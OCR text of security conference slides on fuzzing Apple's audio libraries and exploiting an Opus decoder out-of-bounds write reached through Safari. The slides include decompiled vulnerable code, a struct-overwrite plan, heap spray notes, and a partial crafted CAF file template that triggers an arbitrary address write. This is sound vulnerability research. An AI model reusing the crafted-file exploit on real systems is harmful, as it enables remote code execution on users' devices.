New Attack Surface in Safari

Using Just one Web Audio vulnerability to rule the Safari

Presenter: JunDong Xie of Ant Security Light-Year Lab

About me

- senior security engineer from Ant Security Light-Year lab
- Graduated from Zhejiang University
- was a member of AAA CTF team
- main research area are binary fuzzing, browser security and macOS security
- Pwn Safari, PDF and many mobile devices in three Tianfu cup from 2018 to 2020


蚂蚁安全实验室 ANT SECURITY LAB | 光年 Light-Year

AntSRC

RoadMap

- Background Introduction
- WebAudio Bug Hunting
- Exploit Safari


一、Background Introduction



二、WebAudio bug hunting

WebAudio module introduction

1. Read mp3 file
2. Parse meta data
3. Decode to PCM
4. Sound processing（Optional）
5. Decode to audio signal
6. Device playback



Previous work

Adobe	Adobe Acrobat and Reader	CVE-2018-4908
Google	TensorFlow	CVE-2018-7574
Google	TensorFlow	CVE-2018-7576
Adobe	Adobe Acrobat and Reader	CVE-2017-11293
Adobe	Adobe Acrobat and Reader	CVE-2017-16408
Adobe	Adobe Acrobat and Reader	CVE-2017-16409
Adobe	Adobe Acrobat and Reader	CVE-2017-16410
Adobe	Adobe Acrobat and Reader	CVE-2017-16411
Adobe	Adobe Acrobat and Reader	CVE-2017-16399
Adobe	Adobe Acrobat and Reader	CVE-2017-16395
Adobe	Adobe Acrobat and Reader	CVE-2017-16394
Adobe	Adobe Digital Editions	CVE-2017-11301
Apple	Xcode	CVE-2017-7076
Apple	Xcode	CVE-2017-7134
Apple	Xcode	CVE-2017-7135
Apple	Xcode	CVE-2017-7136
Apple	Xcode	CVE-2017-7137
Adobe	Adobe Acrobat and Reader	CVE-2017-3016
Adobe	Adobe Digital Editions	CVE-2017-11280
Apple	macOS Audio	CVE-2017-7015
Apple	macOS afclip	CVE-2017-7016
Apple	macOS afclip	CVE-2017-7033
Adobe	Adobe Digital Editions	CVE-2017-3093
Adobe	Adobe Digital Editions	CVE-2017-3094
Adobe	Adobe Digital Editions	CVE-2017-3095

公司	产品	CVE-ID
Microsoft	Windows Win32k Graphics	CVE-2019-1468
Microsoft	Windows Graphics	CVE-2019-1148
Apple	macOS/iOS UIFoundation	CVE-2019-8831
Apple	macOS/iOS UIFoundation	CVE-2019-8745
Apple	macOS/iOS CoreAudio	CVE-2019-8705
Apple	macOS Grapher	CVE-2019-8695
Apple	macOS/iOS UIFoundation	CVE-2019-8657
Apple	macOS CoreAudio	CVE-2019-8592
Apple	macOS/iOS CoreAudio	CVE-2019-8585
Microsoft	Windows GDI	CVE-2019-0849
Microsoft	Windows GDI	CVE-2019-0802

MacOS Binary bug hunting technology

TrapFuzz	write harness

• suitable for Fuzz Library
• high efficiency
	• Audio parsing
	  • open、analysis、close
	• Audio decode
	  • set output format
	  • reference to Safari

Achieved results

9 out-of-bounds read，7 out-of-bounds write


CVE Number	Vulnerability detail	Advisory link
CVE-2021-1747	Dealing with malicious, damaged web pages leading to arbitrary code execution	https://support.apple.com/HT212147
CVE-2020-27948	Out-of-bounds write of the audio library may lead to arbitrary code execution	https://support.apple.com/en-us/HT212011
CVE-2020-9960	Out-of-bounds read of the audio library may lead to arbitrary code execution	https://support.apple.com/en-us/HT212011
CVE-2020-27908	Out-of-bounds read of the audio library may lead to arbitrary code execution	https://support.apple.com/en-us/HT212011
CVE-2020-9954	Audio library buffer overflow	https://support.apple.com/zh-cn/HT211849
CVE-2020-9944	Out-of-bounds read of the audio library may lead to arbitrary code execution	https://support.apple.com/zh-cn/HT211931
CVE-2020-9943	Out-of-bounds read of the audio library may lead to arbitrary code execution	https://support.apple.com/zh-cn/HT211931
CVE-2020-27910	Out-of-bounds read of the audio library may lead to arbitrary code execution	https://support.apple.com/zh-cn/HT211931
CVE-2020-27916	Out-of-bounds write of the audio library may lead to arbitrary code execution	https://support.apple.com/zh-cn/HT211931
CVE-2020-10017	Out-of-bounds write of the audio library may lead to arbitrary code execution	https://support.apple.com/zh-cn/HT211931
CVE-2020-27909	Out-of-bounds read of the audio library may lead to arbitrary code execution	https://support.apple.com/zh-cn/HT211930
CVE-2020-9889	Out-of-bounds write of the audio library may lead to arbitrary code execution	https://support.apple.com/zh-cn/HT211289
CVE-2020-9888	Out-of-bounds read of the audio library may lead to arbitrary code execution	https://support.apple.com/zh-cn/HT211289
CVE-2020-9890	Out-of-bounds read of the audio library may lead to arbitrary code execution	https://support.apple.com/zh-cn/HT211289
CVE-2020-9891	Out-of-bounds read of the audio library may lead to arbitrary code execution	https://support.apple.com/zh-cn/HT211289
CVE-2020-9866	Out-of-bounds write of the audio library may lead to arbitrary code execution	https://support.apple.com/zh-cn/HT211289

3. Exploit Safari

Crash Analysis

```
__int64 __fastcall ACOpusDecoder::AppendInputData(ACOpusDecoder *this,
const void *a2, unsigned int *a3, unsigned int *a4, const
AudioStreamPacketDescription *a5)
{
  ...

  if ( a5 )
  {
    v8 = a5->mDataByteSize;
    if ( !a5->mDataByteSize || !*a4 || (v9 = a5->mStartOffset, (a5-
>mStartOffset + v8) > *a3) || this->buf_size ) // (1). bound checking
does not take effect here.
    {
      result = 0LL;
      if ( !v8 )
      {
        this->buf_size = 0;
LABEL_19:
        v13 = 1;
        v12 = 1;
        goto LABEL_20;
      }
      goto LABEL_16;
    }
    if ( v9 >= 0 )
    {
      memcpy(this->buf, a2 + v9, v8);   // (2). where out-of-bounds
write
      v14 = a5->mDataByteSize;
      this->buf_size = v14;
      result = (LODWORD(a5->mStartOffset) + v14);
      goto LABEL_19;
    }
    ...
}
```

CAF File Format Introduction



Use 010Editor to Parse CAF

```
BigEndian();
struct CAFAudioFormat {
    double mSampleRate;
    uint32 mFormatID;
    uint32 mFormatFlags;
    uint32 mBytesPerPacket;
    uint32 mFramesPerPacket;
    uint32 mChannelsPerFrame;
    uint32 mBitsPerChannel;
};

…
struct File {
    …
    struct CAFFileHeader {
        uint32  mFileType;
        uint16  mFileVersion;
        uint16  mFileFlags;
    } cafFileHdr;
…

} file;
```

```
90: 259(0x103)
91: 252(0xfc)
92: 255(0xff)
93: 246(0xf6)
94: 245(0xf5)
95: 247(0xf7)
96: 250(0xfa)
97: 246(0xf6)
98: 243(0xf3)
99: 242(0xf2)
100: 255(0xff)
101: 247(0xf7)
102: 248(0xf8)
103: 234(0xea)
104: 237(0xed)
105: 235(0xeb)
106: 225(0xe1)
107: 230(0xe6)
108: 2291(0x8f3)
109: 237(0xed)
110: 250(0xfa)
111: 240(0xf0)
112: 255(0xff)
113: 246(0xf6)
114: -102(0xffffff9a)
115: 99(0x63)
116: 61(0x3d)
```

Out-of-bounds write -> Arbitrary address write（1）

Override the internal fields of the structure

```
00000000 ACOpusDecoder   struc ; (sizeof=0x700, mappedto_141)
00000000 unknown         db 168 dup(?)
000000A8 buf             db 1500 dup(?)
00000684 buf_size        dd ?
00000688 controled_field dq ?
00000690 log_obj         dq ?
00000698 controled       db 104 dup(?)
00000700 ACOpusDecoder   ends
00000700
```

Out-of-bounds write -> Arbitrary address write（2）

Find the code path to the point of arbitrary address write

```
ACOpusDecoder::ProduceOutputBufferList() {
    v32 = opus_packet_get_samples_per_frame(v24, *(log + 3));
    …
    frame_num = opus_packet_parse_impl(v55_buf, v56, &53, 0LL, frame_len_buf, &50);
//control the parameters to ensure the return value is greater than or equal to zero.


    if (frame_num >= 0)
    {
        v36 = v32;
        v37 = v32 * frame_num;
        v28 = -2;
        if (v37 <= v23 )
        {
          …
            *(log + 14) = v52;  //we call trigger arbitrary address write here!
            *(log + 13) = v54;
            *(log + 16) = v36;
            *(log + 12) = v33;
          …
    }
    …
    }
}
```


Out-of-bounds write -> Arbitrary address write（3）

Prevent crash after arbitrary address write


```
…
if (frame_num >= 0)
{
    v36 = v32;
    v37 = v32 * frame_num;
    v28 = -2;
    if (v37 <= v23 )
    {
      …
        *(log + 14) = v52;  //we call trigger arbitrary address write here!
        *(log + 13) = v54;
        *(log + 16) = v36;
        *(log + 12) = v33;
      …
        while(1) {
            v42 = opus_decode_frame(log, v40_buf, …); //may crash here!
            if(v42 < 0)
                break;
        }
    }
…
}
```

Out-of-bounds write -> Arbitrary address write（4）


Packet out-of-bounds parsing




Heap spray，break ASLR！



Implementation of Gigacage




Do Heap Spray





```
_CAF_FILE_HEADER:

    db   0x63, 0x61, 0x66, 0x66, 0x00, 0x01, 0x00, 0x00

_DESC_CHUNK:

    db 0x64, 0x65, 0x73, 0x63, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x20,
0x40, 0xE7, 0x70, 0x00,

    db 0x00, 0x00, 0x00, 0x00, 0x6F, 0x70, 0x75, 0x73, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,
    db 0x00, 0x00, 0x03, 0xC0, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00

…

    db 0x8c, 0x58                ; length of packet which triggers out-of-bounds
address write

    db 0x2                  ; length of packet which triggers arbitrary address
write

    db 0x86, 0x2f                ; length of packet which prevents crash

…

times 70000000 db 8 ; length of packets used for padding

    db 0x81, 0x70, 0x81, 0x7F, 0x81, 0x76  ; padding

    db 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0x1A ; negative length
used for triggering the vulnerability
```

Thanks to multithreading !

Vulnerability Exploitation Timing Diagram

